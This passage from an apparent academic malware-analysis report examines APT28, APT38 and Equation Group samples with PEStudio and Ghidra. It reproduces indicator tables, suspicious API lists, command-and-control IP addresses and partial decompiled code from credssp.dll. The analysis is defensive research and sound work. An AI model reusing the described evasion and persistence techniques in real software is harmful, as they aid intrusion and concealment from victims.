The vast majority of files' RICH headers, which provides information regarding the language used, build environment, and number of times each section was used during build process (Poslušný and Kálnai, 2019), reveals that the primary programming languages used were C and (more often) C++, with the Visual Studio build environment (with varying versions depending on the time each piece of malware was developed). This is a choice seen frequently in malware development for two primary reasons. Firstly, the programming language choice, C/C++, allows for the developer to exert more precise control over the low-level operations of the target device, and hence improve the chances of an exploit succeeding, and the build environment, Visual Studio, implies that the developers of said

exploit were using windows as a development and testing environment, which is a shrewd decision as they are able therefore to accurately predict the behaviour of the malware once it is deployed. From this point onwards it should be assumed that this basic setup is employed unless otherwise stated.

3.2.3.1 APT28

The first piece of malware to be examined using the tools available was the credssp.dll file. The image headers corroborate the findings for this piece of malware from the VirusTotal reports, in that it is apparent that the malware is a Win32 executable file created in 2015, once again, unless otherwise stated it can be assumed that this is the case for the remainder of the malware samples.

In PEStudio, the tester discovered 36 indicators of malware, of which 3 were level 1 indicators and a further 3 were Level 2. This can be seen in Figure 24.

indicator (36)	detail	level
strings > blacklist	count: 17	1
virustotal > score	value: 54/70	1
functions > blacklist	count: 16	1
libraries > blacklist	count: 3	2
functions > anonymous	count: 7	2
checksum > invalid	expected: 0x00009678	2
file > name > original	name: credssp.dll	3
exports > functions	type: duplicate, count: 2	3
API > cryptography	count: 6	3
API > network	count: 21	3
API > file	count: 10	3
API > synchronization	count: 11	3
API > reckoning	count: 20	3
API > execution	count: 19	3
API > diagnostic	count: 3	3
API > memory	count: 15	3
API > dynamic-library	count: 19	3
API > storage	count: 2	3
API > registry	count: 6	3
API > windowing	count: 6	3
strings > whitelist	count: 1	4
rich-header > availability	status: yes	4
rich-header > checksum	status: valid	4
rich-header > tooling	name: Visual Studio 2010 - 10.0	4
rich-header > offset	value: 0x00000080	4
security > Control Flow Guard (CFG)	status: no	4
security > Data Execution Prevention (DEP)	status: yes	4
security > Address Space Layout Randomization (ASLR)	status: no	4
manifest > available	status: no	4
security > Stack Buffer Overrun Detection (GS)	status: no	4
exports > functions	type: all, count: 5	4
security > Code Integrity (CI)	status: no	4
subsystem > type	value: GUI	4
sections > file-ratio	value: 94.44%	4
strings > ascii	count: 449	4
strings > unicode	count: 21	4

Figure 24, indicators of malware found in Pedump for credssp.dll

Starting with Level 1 indicators, as can be seen above, there were 17 strings discovered present on the blacklist, of which 5 were referencing functions that can be used for malicious purposes. These are as follows:

- ObtainUserAgentString – obtains HTTP header that is currently being used, likely to spoof a genuine victim-initiated connection to the C&C servers.
- WriteFile – can create files, likely used by the authors of the malware to create executables or other processes on the target device for persistence.
- VerSetConditionMask – Used to verify the version of the operating system that is running on the target
- Process32Next & Process32First – retrieves information about the next and first process recorded in system snapshots, respectively, this function is used for enumeration in malware (*MalAPI.io*, no date)

The remainder of the strings flagged up primarily concern internet connection and data transfer over the internet, likely as an extension of ObtainUserAgentString.

Viewing the other Level 1 indicator (aside from VirusTotal which has been covered previously), this being functions, shows a similar story. Functions from wininet.dll such as HttpSendRequestA, InternetOpenA, InternetSetOptionA, and HttpQueryInfoA are all likely used for the C&C connection purpose. As well as CryptStringToBinaryA and CryptBinaryToStringA from crypt32.dll which converts strings to binary streams and vice-versa, which is a common library to use for ransomware “mainly for reliability and for reducing time for development” (MalBot, 2019).

functions (64)	blacklist (16)	ordinal (7)	library (7)
WriteFile	x	-	kernel32.dll
VerSetConditionMask	x	-	kernel32.dll
SetCurrentDirectoryA	x	-	kernel32.dll
Process32Next	x	-	kernel32.dll
Process32First	x	-	kernel32.dll
ObtainUserAgentString	x	-	urlmon.dll
InternetSetOptionA	x	-	wininet.dll
InternetOpenA	x	-	wininet.dll
InternetConnectA	x	-	wininet.dll
HttpSendRequestA	x	-	wininet.dll
HttpQueryInfoA	x	-	wininet.dll
HttpOpenRequestA	x	-	wininet.dll
DeleteFileA	x	-	kernel32.dll
CryptStringToBinaryA	x	-	crypt32.dll
CryptBinaryToStringA	x	-	crypt32.dll
CreateProcessA	x	-	kernel32.dll

Figure 25, the blacklisted functions in credssp.dll

Regarding the Level 2 indicators, 3 blacklisted libraries are used, crypt32.dll and wininet.dll as mentioned previously, as well as urlmon.dll which is where ObtainUserAgentString comes from. 7 Anonymous functions from these libraries were also

flagged as separate issues, although they are functionally identical to the 7 functions from the 3 libraries.

Finally, however, the tool flagged up an invalid checksum in the GUI Optional Header. The value of this checksum was expected to be 0x00009678, however it is not set. This is an excellent indicator of malware, as some malware developers will “modify the executable post compilation which invalidates the checksum”, as well as the fact that some malware authors compilers do not support checksum generation, resulting in the offs of a program with an invalid checksum having an 83% chance of being malware (‘Threat Hunting with the PE Checksum’, 2019)

Next, looking at browser.dll, this piece of malware shares most if not all issues present in credssp.dll, with the only visible distinction being a slightly lower incidence rate of both blacklisted strings and functions. This can be seen in Figure 26. The tester has concluded that the lack of significant distinguishing features in this regard does not warrant a more in-depth review of the malware, however this could form the basis of an IoC from a defensive security standpoint

indicator (34)	detail	level
strings > blacklist	count: 15	1
virustotal > score	value: 54/70	1
functions > blacklist	count: 14	1
libraries > blacklist	count: 3	2
functions > anonymous	count: 7	2
checksum > invalid	expected: 0x0000C8C1	2

Figure 26, indicators of malware from PEStudio found in browser.dll

Finally, defupd.exe has 4 Level 1 indicators and 3 Level 2.

indicator (37)	detail	level
strings > blacklist	count: 24	1
virustotal > score	value: 52/72	1
functions > blacklist	count: 20	1
URL > pattern	url: 7.11.0.2	1
libraries > blacklist	count: 2	2
functions > anonymous	count: 2	2
checksum > invalid	expected: 0x00055B3B	2

Figure 27, indicators of malware from PEStudio found in defupd.exe

There are 24 strings that have been flagged as indicators of malicious intent, of which almost all are seemingly functions that manipulate files on the victim’s drive such as “GetProcessWindowStation”, “TerminateThread”, “CreateProcess”, and “DeleteFile”. With this known, the tester proceeded immediately on to function calls, the second Level 1 indicator.

Many functions used in this piece of malware are from kernel32.dll which allows a developer to access the base APIs in Windows. Restriction to kernel32 library functions may have been emphasised during development to try to pass off malicious activity as normal function of the application, however the specific functions called from this library do in fact point towards some malicious activity in the wider context of the application. Many of the functions found are concerned with processes on the system.

The tester is aware from their VirusTotal analysis that this application deletes files in the Windows Error Reporting directory to hide its tracks, many function calls here corroborate this to an extent, such as DeleteFileW, RegDeleteValueW, and GetEnvironmentStringsW. Additionally, this program also uses WriteFile to (likely) remain persistent on the system, as well as CreateProcessW which is probably used to spawn child processes and continue the exploit.

The final Level 1 indicator the tool has identified is an odd URL pattern. This URL (7.11.0.2) was not picked up in VirusTotal, upon further inspection using manual PE header analysis it appears as though the tool was mistaken in this instance, as it is in fact a file version.

Regarding Level 2 indicators, the tool has flagged the invalid checksum issue seen in the two previous pieces of malware, as well as 2 blacklisted libraries. These libraries are ws2_32.dll, a library for Windows Sockets, used for the operating system to handle network connections, and iphlpapi.dll, a library for the IP Helper API, which allows for the “retrieval and modification of network config settings locally” (White, 2021e).

3.2.3.2 APT38

For APT38, the first piece of malware analysed was binaryreader.dll. This file had 30 indicators of malware, with 4 being Level 1 and the remainder being levels 3 and 4 indicators. This file differs from all previous pieces of malware in that it is compiled using the .NET framework, meaning it was likely programmed in C#.

indicator (30)	detail	level
strings > blacklist	count: 4	1
virustotal > score	value: 45/70	1
.NET > stream > blacklist	name: #GUID	1
.NET > stream > blacklist	name: #Blop	1

Figure 28, indicators of malware from PEStudio found in binaryreader.dll

Firstly, there are 4 strings present on the blacklist inside the malware, each of which are present both in the memory of the executable and in the #Strings heap (the location of the namespace, type, and member names in .NET executables (Cooper, 2011)), meaning in reality there are only 2 blacklisted strings present. Despite the smaller number of strings, both are excellent indicators of malware, one of these strings is simply the word “payload” which, given the position of the string in memory is shown in the tool, is also an excellent indicator of the location of the payload in the program, making disassembly much easier for this file, most likely. Additionally, another string, MemoryStream, references a C# function like C++’s CryptBinaryToStringA, which takes a binary served to it and injects it into memory without looking at the source, allowing an external payload to be loaded.

The next and final two Level 1 indicators of malware both concern blacklisted streams in .NET. The first, #GUID, is exclusively used to store GUIDs throughout the assembly (Cooper, 2011) which, as mentioned previously, is used to salt passwords and other credentials in Windows Internet Explorer. The second, however, “#Blop”, is unexplained behaviour, possibly created by a third-party compiler the malware developers are using. The true stream name is “#Blob” and is used for storing binary data (and is included in the extracted strings alongside #Blop). In researching this, the tester found a YARA rule

excluding all files containing “#Blop”, which points to the fact this may be a common enough error for malware developers to make (*dotnet module — yara 4.2.0 documentation*, no date), although there may be an alternative reason for this that does not appear in the literature.

Further to the idea this is an error (or previously unknown malware behaviour) both streams contain only a single byte according to PEStudio, through a conversation the tester had with the author of the YARA documentation, they understand that this is a trick used occasionally amongst malware developers to throw off Antivirus engines.

Next, `winmgmt_1.exe` was ran through the tool and produced 39 indicators of malware, of which 6 were Level 1 and 3 were Level 2.

indicator (39)	detail	level
strings > blacklist	count: 28	1
virustotal > score	value: 57/70	1
functions > blacklist	count: 35	1
URL > pattern	url: www.google.com	1
URL > pattern	url: 212.143.21.43	1
URL > pattern	url: 104.194.160.59	1
libraries > blacklist	count: 2	2
functions > anonymous	count: 9	2
checksum > invalid	expected: 0x000271EE	2

Figure 29, indicators of malware from PEStudio found in `winmgmt_1.exe`

As a C++ executable the results of this scan are like the results of previous such malware scans, with a significant number of Strings referencing blacklisted libraries and functions. These functions also serve a similar purpose to others we have seen in the past, specifically regarding file manipulation, reading, writing, terminating, deleting, etc, as well as an attempt to seemingly go through files and memory locations and perform certain operations for persistency. There is also an attempt to both get and set new environment strings and variables, which naturally will affect the processes running on the system to a large extent.

The next three Level 1 indicators are all URLs, the first being to www.google.com, likely as a connection check, followed by the 212.194.160.59 address the tester previously identified as being of Israeli origin, and the 104.194.160.59 address, in Honolulu, Hawaii.

The first two Level 2 indicators references the two blacklisted libraries and 9 anonymous functions. Of the libraries the previously mentioned `ws2_32.dll` for sockets, as well as `wtsapi32.dll`, which is the Windows Remote Desktop Session Host Server API. The function that belongs to the second library used in the malware is `WTSEnumerateSessionsW`, which, as the name implies, retrieves a list of remote desktop sessions present on the target device, likely to either attempt to exploit a vulnerability, or to gain direct access. Finally, the checksum issue outlined previously is also present herein.

The final piece of malware to be analysed here is the file beginning `a1a91`. This piece of malware is by far the largest tested so far and as a result the evidence of malware is overwhelming in this file. There are 50 indicators, of which 8 are Level 1 and 7 are Level 2, by far the largest number of indicators found so far.

	detail	level
indicator (50)		
strings > blacklist	count: 81	1
file > embedded	signature: InnoSetup, location: overlay, offset: 0x000BEA00, size: 4782832	1
virustotal > score	value: 39/69	1
file > embedded	signature: unknown, location: .rsrc, offset: 0x000BDB24, size: 44	1
functions > blacklist	count: 23	1
entry-point > location	section: .itext:0x000B5EEC	1
sections > executable	count: 2	1
file > extensions > Ransomware Wiper	count: 32	1
overlay > file-ratio	value: 85.86%	2
string > suspicious	size: 2821 bytes	2
string > suspicious	size: 1922 bytes	2
file > embedded	signature: Delphi, location: .rsrc, offset: 0x000BD850, size: 16	2
file > embedded	signature: Delphi, location: .rsrc, offset: 0x000BD860, size: 708	2
libraries > blacklist	count: 1	2
section > virtualized	section: .tls	2

Figure 30, indicators of malware from PEStudio found in a1a91...

Beginning, once again, with strings, there are 81 blacklisted strings in this file, of which 33 are the string “Extract”, which appears at this stage to be for extracting further pieces of malware for use later on, this theory is supported by the presence of the string “Compress” 5 separate times. We know from previous analysis that this file acts as a launcher for the MAGIX photo editing software, it is therefore possible that the software also acts as a launcher for other pieces of malware yet unseen by the tester.

Next, there appears to be an embedded piece of software in the file, InnoSetup, which through research the tester understands to be a third party Windows installer (Russell and Laan, no date). InnoSetup is often used by malware developers to “package their malware to hide the malicious component, bypass security in place, and even add additional configuration.” (Roccia, 2022), because of this PEStudio rightfully flags its presence as an indicator of malware.

The tool also states that there is another embedded program in the .rsrc section of the application at a specific offset, due to the fact this program is an unknown file the best course of action would be to attempt to analyse references to it in the disassembly stage.

Next there are 23 blacklisted functions from 4 libraries, primarily kernel32.dll, mostly dealing with getting and setting environment variables, manipulating files and directories, creating processes, and retrieving thread information such as its ID and current thread. In addition, however, the netapi.dll library is used, which is a library responsible for communicating across a network, as the name suggests. The functions called from this library are NetWkstaGetInfo() and NetApiBufferFree(). These functions are responsible for getting the information about a workstations configuration and free memory used by network management configurations, respectively.

Next, the tool is flagging the fact that the entry point is in the .itext section and that there are two sections of data that are executable (.text and .itext). This is odd behaviour, however, this may not necessarily be malicious, as programs compiled using the Borland Delphi IDE require the .itext section to be written to and executable during execution (*Borland Delphi*, no date). With this said, however, the use of Borland Delphi to evade Anti-

Virus software has been noted in the past, and may be flagging this as suspicious as a result of that (Muhammad, Ahmed and Vaish, 2018).

Finally, however, the PEStudio tool has identified this program as having functionality to check for a file's extension. This behaviour is often associated with both ransomware and a class of malware known as a "Wiper". A wiper's purpose is to remove and deface all data on the target device, and has been associated with several high-profile attacks, including the Shamoon attacks against Saudi Aramco, multiple recent attacks against several Ukrainian organisations in conjunction with the recent Ukraine-Russia war, NotPetya, and, interestingly enough in the context of this paper, DarkSeoul, Olympic Destroyer, and the Sony Pictures attacks, all three of which have been attributed to North Korean state actors (Zetter, 2014; Martin, 2015; Revay, 2022; Yasar, 2022).

3.2.3.3 *EquationGroup*

Finally moving on to the EquationGroup. The first piece of Equation malware analysed by the tool was DoubleFantasy, a GUI executable. There are 8 indicators, with 4 level 1 and level 2 apiece.

indicator (39)	detail	level
strings > blacklist	count: 75	1
virustotal > score	value: 55/67	1
file > embedded	signature: executable, location: .rsrc, offset: 0x0001AA18, size: 110592	1
functions > blacklist	count: 30	1
string > suspicious	size: 1576 bytes	2
string > suspicious	size: 2512 bytes	2
string > suspicious	size: 1512 bytes	2
checksum > invalid	expected: 0x0003DE47	2

Figure 31, indicators of malware from PEStudio found in DoubleFantasy

As can be seen in the image above, in this file there are 75 blacklisted strings. Looking in the strings tab further, most of these strings are either functions themselves or references to functions, these are like most of the previous pieces of malware in that they primarily concern functions that manipulate processes, files, directories, threads, and other miscellaneous system objects such as tokens and process IDs. The three suspicious tokens are the "PADDING" strings mentioned earlier in the paper.

Next, there is an embedded executable file in the program located in the .rsrc section. Unlike the previously discovered embedded file this file is of a considerable size and as a result may be a payload. Looking at the hexdump of this area reveals very little in the way of readable data, as a result it can be assumed to be a binary of some form and therefore should be analysed further during the disassembly phase. A second analysis of the file at a later stage confirmed that there was an additional embedded executable found in the .text section of the sample, bringing the total of indicators up to 9.

Next we come to FannyWorm, a DLL file. There are 9 indicators of malware in this file, of which 4 are Level 1 and the remaining 5 are Level 2.

indicator (41)	detail	level
strings > blacklist	count: 67	1
virustotal > score	value: 64/69	1
file > embedded	signature: executable, location: .rsrc, offset: 0x00011728, size: 106496	1
functions > blacklist	count: 35	1
string > suspicious	size: 2172 bytes	2
string > suspicious	size: 2249 bytes	2
libraries > blacklist	count: 1	2
functions > anonymous	count: 1	2
checksum > invalid	expected: 0x000329FD	2

Figure 32, indicators of malware from PEStudio found in FannyWorm

In many areas from a superficial perspective this piece of malware is very similar to DoubleFantasy, in that the strings, functions, libraries, and embedded file all serve approximately the same purpose, however in this file there are several additional noteworthy functions that provide user authentication and access functionalities.

It is not unreasonable to suggest from this analysis alone that these two pieces of malware work in tandem with one another to achieve full compromise of a target device. Due to the similarities between the two files at this stage, and from appearances within the tool, there is little in the way of visible distinction between the two files outwith the functions they import, and hence little need to analyse FannyWorm in too great a detail before the disassembly stage.

Finally, the GrayFish malware, another executable file. This file contains 8 indicators of malware, of which 5 are level 1 and 3 are Level 2.

indicator (36)	detail	level
strings > blacklist	count: 30	1
virustotal > score	value: 57/68	1
functions > blacklist	count: 23	1
file > extensions > Ransomware Wiper	count: 15	1
URL > pattern	url: 4.00.03.0004	1
string > suspicious	size: 2424 bytes	2
resources > file-ratio	value: 73.73%	2
checksum > invalid	expected: 0x000931F2	2

Figure 33, indicators of malware from PEStudio found in GrayFish

Grayfish contains 30 blacklisted strings, primarily referencing functions that can be used to enumerate system information and privileges, as well as gaining file names, process IDs, and control over processes.

This file also, interestingly, contains an identical reference to the wiper malware/ransomware that was seen in the a1a91... file. This implies that this piece of malware is designed to affect files of a specific file type, presumably a user-defined one given that most information presented to this point, including preliminary research, points to these three pieces of malware belonging to a suite of exploitation tools used by Equation to carry out their activities.

In addition to this the tool has flagged “4.00.04.0004” as a URL, upon further research however this is erroneous. This value is the Private Build number of the malware (Any Run, 2018), which is a method of automation for local testing used in larger organisations for the

sake of consistency, it allows for automatic clean rebuild, compilation, test environment setup, and integration tests (*What is a Private Build? / Clear Measure*, 2018). This may have been confused for a URL as it has a similar format to an IP address.

Beyond this, as with the other pieces of Equation malware, there is a large padding string visible, tagged under “suspicious strings”, as well as an invalid checksum, which as mentioned previously, is an excellent indicator of malware.

3.2.3.4 Comparison

Once again we see a stark difference between Equation and other malware actors. The presence of embedded files in EquationGroup malware at a higher rate than the other two threat actors hint at the purpose of the pieces of Equation malware being launcher programs for a more in-depth suite of malware to compromise a target, whereas malware produced by APT28 and 38 are far more simplistic in nature.

Indeed, the commonalities between the pieces of Equation malware at a high level suggest that relative to the other APT groups, Equation has a smaller, but possibly more robust selection of malware tools that are intended to serve a general purpose, as opposed to other APT malware selections that appear to be more bespoke to the areas in which they are targeting.

3.3 RESULTS FOR PART 3 – DISASSEMBLY

3.3.1 APT28

3.3.1.1 Credssp.dll

When disassembling any program, the first point of call is the “entry” function. This is the first function that is ran on a program’s startup and is often not developer created, resulting in many file types in Windows having pre-set entry functions for each PE file type that can be known to the tester when beginning disassembly, and hence can be ran through relatively quickly.

If entry points do not reference functions directly, as is the case in many DLLs the tester will be examining, for example, then a tester can move on to other “exported” functions (as seen in the symbol tree in Ghidra) such as “init” and “D11GetClassObject”, which are the functions that interact with the external environment and, hence, will alter the state of the device they are on.

This is indeed the case for credssp.dll, as seen in Figure 34. This code sample is similar in nature to D11Main in Windows (White, 2021b), albeit with a missing parameter, LPVOID, which can return a null value for dynamic loads (Hofland, 2020). Additionally, however, the use of DisableThreadLibraryCalls() increases invisibility for the malware by detaching the DLL_LOAD signal, which prevents the malware from loading any events that may occur in the future, in this case a HMODULE instance (Rage, 2021).

```


1  /* WARNING: Globals starting with '_' overlap smaller symbols at the same address */
2
3  undefined4 entry(HMODULE param_1,int param_2)
4
5  {
6      if (param_2 == 1) {
7          _DAT_10005008 = param_1;
8          DisableThreadLibraryCalls(param_1);
9      }
10     return 1;
11 }
12
13

```

Figure 34, decompiled entry function for credssp.dll, note: This function has been renamed DllEntry

The second function in the exports window the tester analysed was the “init” function. This function first creates a mutex for thread creation and manipulation, it then checks if the most recent error is 0xb7, ERROR_FILE_ALREADY_EXISTS (HRESULT, no date a), this indicates whether an infection with this malware has already occurred. If not, a thread is created that runs an undefined function Ghidra has called “IpStartAddress_10002aef” and the tester has renamed “FreeMemory”. Looking at this function and the functions that reference them, it appears as though its primary purpose is to free memory in specific locations through various means in the heap, this is likely to make space for malicious activity.

After this, the init function retrieves the error assigned to a variable earlier for comparison, and if this variable is not empty, it translates previous error messages into character messages and displays them in a window using DispatchMessageA. Finally, the function gets the error message, bit shifts it 8 positions, and then concatenates a 1 to the end of the resulting integer.



The screenshot shows the Ghidra decompiler interface with the title bar "Ghidra Decompile: init - (credssp.dll)". The code editor contains the following C-like pseudocode:

```


1  undefined4 init(void)
2
3  {
4      DWORD error;
5      MSG messageInfo;
6      DWORD threadCreationFlag;
7
8      /* 0x2b24 5 init */
9      CreateMutexA((LPSECURITY_ATTRIBUTES)0x0,0,(LPCSTR)&lpName_100042f8);
10     error = GetLastError();
11     if (error != 0xb7) {
12         /* Free memory for use later in execution */
13         CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,(LPTHREAD_START_ROUTINE)&FreeMemory,(LPVOID)0x0,0,
14                     &threadCreationFlag);
15         /* get error messages and show them */
16         while (error = GetMessageA(&messageInfo,(HWND)0x0,0,0), error != 0) {
17             TranslateMessage(&messageInfo);
18             DispatchMessageA(&messageInfo);
19         }
20     }
21     return CONCAT3I((int3)(error >> 8),1);
22 }
23
24

```

Figure 35, the init function, commented and refactored for ease of understanding

Next, we move on to the DLL exports. There are three of these, DllMain notwithstanding. Of these, two, DllCanUnloadNow and DllRegisterServer, appear to have no special purpose, the latter simply returns 0, and the former returns a value if a 32-bit value in the memory is greater than 0, which during disassembly, it was not.

The third DLL export, however, contains significant amounts of code. This function, DllGetClassObject, takes three parameters, rclsid, riid, and *ppv, and returns a HRESULT, a data type used in Windows to describe errors (White, 2021a). This was likely put in place either during testing to assist the development, or to mimic already existing behaviour in the genuine credssp.dll process.



```

16 iVar1 = IncreaseParams((byte *)rclsid, &DAT_100042e8, 0x10);
17             /* DAT_100042dB == 0x95 */
18 if ((iVar1 == 0) || (iVar1 = IncreaseParams((byte *)rclsid, &DAT_100042d8, 0x10), iVar1 == 0)) {
19     interface_pointer = ppv;
20     isBadWritePtr = IsBadWritePtr(ppv, 4);
21     if (isBadWritePtr == 0) {
22         *interface_pointer = (LPVOID)0x0;
23         sourcePtr = (undefined4 *)InitialiseHeapToZero_WithSize(0x10);
24         if (sourcePtr == (undefined4 *)0x0) {
25             destinationPtr = (int *)0x0;
26         }
27         else {
28             destinationPtr = OverwriteErrors(sourcePtr);
29         }
30         if (destinationPtr == (int *)0x0) {
31             /* Ran out of memory */
32             returnedError = -0x7ff8fff2;
33         }
34     else {
35         iVar1 = (**(code **)*destinationPtr)(destinationPtr, riid, interface_pointer);
36         if (iVar1 < 0) {
37             (**(code **)(*destinationPtr + 0x14))(1);
38         }
39         CreateMutexA((LPSECURITY_ATTRIBUTES)0x0, 0, (LPCSTR)&lpName_100042f8);
40         alreadyExistsChecker = GetLastError();
41         if (alreadyExistsChecker != 0xb7) {
42             CreateThread((LPSECURITY_ATTRIBUTES)0x0, 0, (LPTHREAD_START_ROUTINE)&FreeMemory, (LPVOID)0x0,
43                         0, (LPDWORD)&rclsid);
44         }
45         /* The operation completed successfully. */
46         returnedError = 0;
47     }
48 }
49 else {
50     /* Invalid pointer */
51     returnedError = -0x7ffffffd;
52 }
53 }
54 else {
55     /* The DLL does not support the class (object definition), should be unreachable
56     */
}

```

Figure 36, DllGetClassObject decompiled in Ghidra, with comments and descriptive variable names

The first thing done inside this function is assign an integer variable to the value returned by a function the tester has named “IncreaseParams”. This function takes the rclsid which is a reference to the CLSID which is a unique identifier for a service running on a device, as well as a reference to a data location in memory, and finally an integer. IncreaseParams then checks if the integer is 0 and if not increases the values of both rclsid and the data location in memory by the integer in the 3rd parameter.

Finally, the resulting numbers after both parameters are increased are subtracted by one another, due to the fact they are, at this point, identical by necessity, the resulting value returned is 0. If the two parameters are not identical, 0 is still returned by the function, meaning IncreaseParams will always return 0. The following line in the function is an if statement checking whether the variable is equal to zero. This if statement should always be true, however looking at the bottom of the file reveals an else statement that returns “0x80040111”, which is a microsoft error code. Consulting with hresult , an online tool for checking Microsoft error codes, reveals the name for this error is “CLASS_E_CLASSNOTAVAILABLE” (hresult, no date b), which is referenced in the documentation for the parent DLL function as an allowed return value for when “The DLL does not support the class” (White, 2021a). As a result, this is likely used to check for the malware’s compatibility with the target device.

The next if statement checks the value of IsBadWritePtr, which is a Windows function designed to check if a process has access to a specific region of memory (GrantMeStrength, 2021b), and throws an “Invalid Pointer” error if it fails this check. If not, however, it creates a new pointer to a function the tester has called InitialiseHeapToZero_WithSize, Which as the name suggests, initialises an area of memory to zero and assigns this area a size equivalent to the value of the parameter. This function is used extensively throughout the program.

After this the program checks if this pointer is equal to zero, if so it assigns a new pointer variable the value zero, if not, however, it will call the OverwriteErrors function, which returns a pointer to an address which stores a function that gets two error codes, “No Such Interface Supported” and “Invalid Pointer Error”.

It can be assumed that this program overwrites these error locations, hence preventing the victim from knowing when a genuine error has occurred. In the case of the Invalid Pointer error, malware developers are known to use unchecked string copies to dereference pointers and achieve arbitrary code execution (Yong and Horwitz, 2003). The former error, however, is often caused by registry issues, which as has been seen in the VirusTotal scan, this piece of malware does edit registry keys, primarily in Windows Explorer, which is where this bug most often appears.

The screenshot shows a debugger window with the title "Decompile: GetInterfaceOrPointerErrorLocation - (credssp.dll)". The code is color-coded and numbered from 1 to 40. The code is as follows:

```
